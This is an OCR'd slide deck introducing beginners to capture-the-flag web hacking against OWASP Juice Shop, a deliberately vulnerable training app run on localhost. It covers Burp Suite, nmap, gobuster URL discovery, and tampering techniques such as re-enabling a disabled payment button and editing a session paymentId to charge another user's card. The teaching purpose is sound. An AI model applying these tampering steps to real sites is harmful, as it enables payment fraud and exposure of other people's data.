CTF FOR BEGINNERS

HOW TO WIN POINTS AND INFLUENCE COMPUTERS

NAOMI PEORI

WHO AM I?

Senior Software Developer, GoSecure Inc.

Also affiliated with WoSEC Halifax and DC902.

Contact:

- **naomi@peori.ca**
- **twitter.com/ooPo**
- **github.com/ooPo**

WHY COMPETE IN A CTF?

ASIDE FROM THE GLORY, THAT IS

- Learn new skills! The kind of skills you don’t get to use often.
- Keep the skills you do have sharp with real practice.
- Better understand the mechanisms behind everyday computing.
- Meet people with similar interests.
- A sense of pride, and maybe even bragging rights.

WHY COMPETE IN A CTF?

TIPS FOR A GOOD TIME

- Remember, this is a game!
- All of the challenges are meant to be solved.
- There’s points to be scored for everything you do.
- Be thorough as every exploit found is scoring event.
- Try to have some fun!

USEFUL SOFTWARE

TOOLS OF THE TRADE

OWASP JUICE SHOP

HTTPS://OWASP.ORG/WWW-PROJECT-JUICE-SHOP

“OWASP Juice Shop is probably the most modern and sophisticated insecure web application! It can be used in security trainings, awareness demos, CTFs and as a guinea pig for security tools! Juice Shop encompasses vulnerabilities from the entire OWASP Top Ten along with many other security flaws found in real-world applications!”

Juice Shop is a great resource for trying out new techniques safely.

OWASP JUICE SHOP

HTTPS://OWASP.ORG/WWW-PROJECT-JUICE-SHOP

- **Easy to download and run your own copy in Docker.**
- **Completely resets everything on each startup.**
- **Remembers your progress with cookies.**
- **Has a nice scoreboard with hints.**
- **Completely documented with solutions!**

OWASP JUICE SHOP


HTTPS://OWASP.ORG/WWW-PROJECT-JUICE-SHOP

Installing Juice Shop:

```
sudo docker pull bkimminich/juice-shop
sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Then, access Juice Shop in a browser:

```
http://localhost:3000
```



OPERATING SYSTEMS

BRING YOUR OWN SHELL

Kali Linux

- Has all the fun tools pre-installed.
- Provides pre-made wordlists.

Apple macOS


- Homebrew can provide all the fun tools. (https://brew.sh)
- Steal the wordlists from Kali Linux.

Windows

- ????

CHROME DEVELOPER TOOLS

THE HACKS ARE COMING FROM INSIDE THE BROWSER




FORM EDITOR

CHROME WEB STORE | HOME > EXTENSIONS > FORM EDITOR

“An extension for editing custom request (GET or POST) to web server.”

This can be an easy way to modify values before submitting. It doesn't need a proxy but it is limited only to HTML forms.

Unfortunately, it isn’t very useful in Juice Shop but it is a great way to quickly tamper with HTML form data.




BURP SUITE

HTTPS://PORTSWIGGER.NET/BURP

“Burp Suite is a leading range of cybersecurity tools, brought to you by PortSwigger. We believe in giving our users a competitive advantage through superior research.”

While this software does a lot of things, we are mainly focused on using it as a proxy server to intercept and edit HTTP requests before being sent to a website.




FOXY PROXY

CHROME WEB STORE | HOME > EXTENSIONS > FOXYPROXY STANDARD

"FoxyProxy simplifies configuring browsers to access proxy-servers, offering more features than other proxy-plugins."

This extension allows proxy configuration on a per-site basis and makes using Burp Suite a lot less noisy.



URL DISCOVERY

GENERATING YOUR OWN TABLE OF CONTENTS

WHAT IS URL DISCOVERY?

HTTPS://PENTEST-TOOLS.COM/WEBSITE-VULNERABILITY-SCANNING/DISCOVER-HIDDEN-DIRECTORIES-AND-FILES

“This is a discovery activity which allows you to discover resources that were not meant to be publicly accessible (ex. /backups, /index.php.old, /archive.tgz, /source_code.zip, etc). Since 'security by obscurity' is not a good practice, you can often find sensitive information in the hidden locations.”

There are a few ways we can find these obscured URLs.

NMAP

HTTPS://NMAP.ORG

“Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.”

An nmap scan can find additional services that might otherwise go unnoticed.

NMAP

HTTPS://NMAP.ORG

Let’s scan a host:

```
$ nmap pihole.lan

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 21:31 ADT
Nmap scan report for pihole.lan (192.168.1.23)
Host is up (0.0059s latency).
Not shown: 997 closed ports

PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

ROBOTS.TXT

IT DOESN'T LOOK LIKE ANYTHING TO ME

"A robots.txt file tells search engine crawlers which pages or files the crawler can or can't request from your site. This is used mainly to avoid overloading your site with requests; it is not a mechanism for keeping a web page out of Google."

Often you can find sensitive, but not usually secret, URLs in this file.

ROBOTS.TXT


IT DOESN'T LOOK LIKE ANYTHING TO ME

Let's take a look:

```
$ curl http://localhost:3000/robots.txt

User-agent: *
Disallow: /ftp
```

Check it out in a browser:



GOBUSTER

HTTPS://GITHUB.COM/OJ/GOBUSTER

“Gobuster is a tool used to brute-force URIs (directories and files) in web sites, DNS subdomains (with wildcard support) and virtual host names on target web servers.”

Use gobuster with a word list to quickly discover unlisted pages on a site.

GOBUSTER

HTTPS://GITHUB.COM/OJ/GOBUSTER

Let’s brute force some URLs:

```
$ gobuster dir --wordlist directory-list.txt --url http://localhost:3000

Error: the server returns a status code that matches the provided options for non existing urls. http://localhost:
3000/8a4debb2-baea-4637-a278-0c7746325be6 => 200. To force processing of Wildcard responses, specify the '--wildcard'
switch
```

Turn on wildcard mode so we can find the wildcard response size:

```
$ gobuster dir --wordlist directory-list.txt --url http://localhost:3000 --wildcard --includelength

/images (Status: 200) [Size: 1925]
```

Using grep we can then filter out the wildcard responses:

```
$ gobuster dir --wordlist directory-list.txt --url http://localhost:3000 --wildcard --includelength | grep -v 'Size: 1925'
```


GOBUSTER

HTTPS://GITHUB.COM/OJ/GOBUSTER

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://localhost:3000
[+] Threads:        10
[+] Wordlist:       directory-list.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Show length:    true
[+] Timeout:        10s
===============================================================
2020/05/12 00:31:55 Starting gobuster
===============================================================
/video (Status: 200) [Size: 2933187]
/assets (Status: 301) [Size: 179]
/ftp (Status: 200) [Size: 11053]
/Video (Status: 200) [Size: 2933187]
/promotion (Status: 200) [Size: 4939]
```

GOBUSTED

HTTPS://LOCALHOST:3000/PROMOTION



PARAMETER TAMPERING

ROLEPLAYING AS A MALICIOUS USER

WHAT IS PARAMETER TAMPERING?

HTTPS://OWASP.ORG/WWW-COMMUNITY/ATTACKS/WEB_PARAMETER_TAMPERING

“The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.”

More simply, modifying data before it reaches the server.

ROGUE QUALITY ASSURANCE

AIM TO MISBEHAVE

- Don’t overthink it. Try everything! Even the simple things.
- Put in unexpected, invalid or even random values.
- Too-large values. Negative values. Empty values.
- Click on things you shouldn’t.
- Do stuff out of order. Go off-script!

HIDDEN FUNCTIONALITY

LOOKING BEHIND THE CURTAIN

Sometimes functionality can be hidden on a web page.

This may be left over from early development of an unfinished or removed feature, or hiding an admin interface from users. Sometimes a button is disabled to stop a user from doing something before they're ready.

You can find these kinds of features by viewing the webpage source and searching for the 'disabled' tag, or a 'display: none' style.


With the developer tools we can edit the source in-place to re-enable this functionality.

HIDDEN FUNCTIONALITY

BUYING WITH AN EMPTY WALLET

During a checkout, on the payment step:

- View -> Developer -> Developer Tools
- Right-click on the disabled “Pay Using Wallet” button.
- Remove the disabled=“true” tag on the element.
- Click on the now-enabled “Pay Using Wallet” button.




Enjoy your free purchase!

SESSION TAMPERING

CHARGING A PURCHASE TO SOMEONE ELSE'S CARD

During a checkout, on the final step:

- **View -> Developer -> Developer Tools**
- **Click on the "Application" tab.**
- **Open "Session Storage" on the sidebar.**
- **Edit the "paymentId" to another id.**



Key	Value
bid	6
deliveryMethodId	1
addressId	7
paymentId	7

Enjoy your free purchase!

URL PARAMETERS

TAMPERING IN PLAIN SIGHT

Tampering with URL parameters is easy.

They are the values you see in the address bar:


```
http://localhost:3000/#/search?q=apples
```


Simply change the value and hit enter.

Look for opportunities where a URL contains an identification number and you can change it to see someone else's information.

HTML FORM PARAMETERS

QUICKLY TAMPERING WITH FORM EDITOR





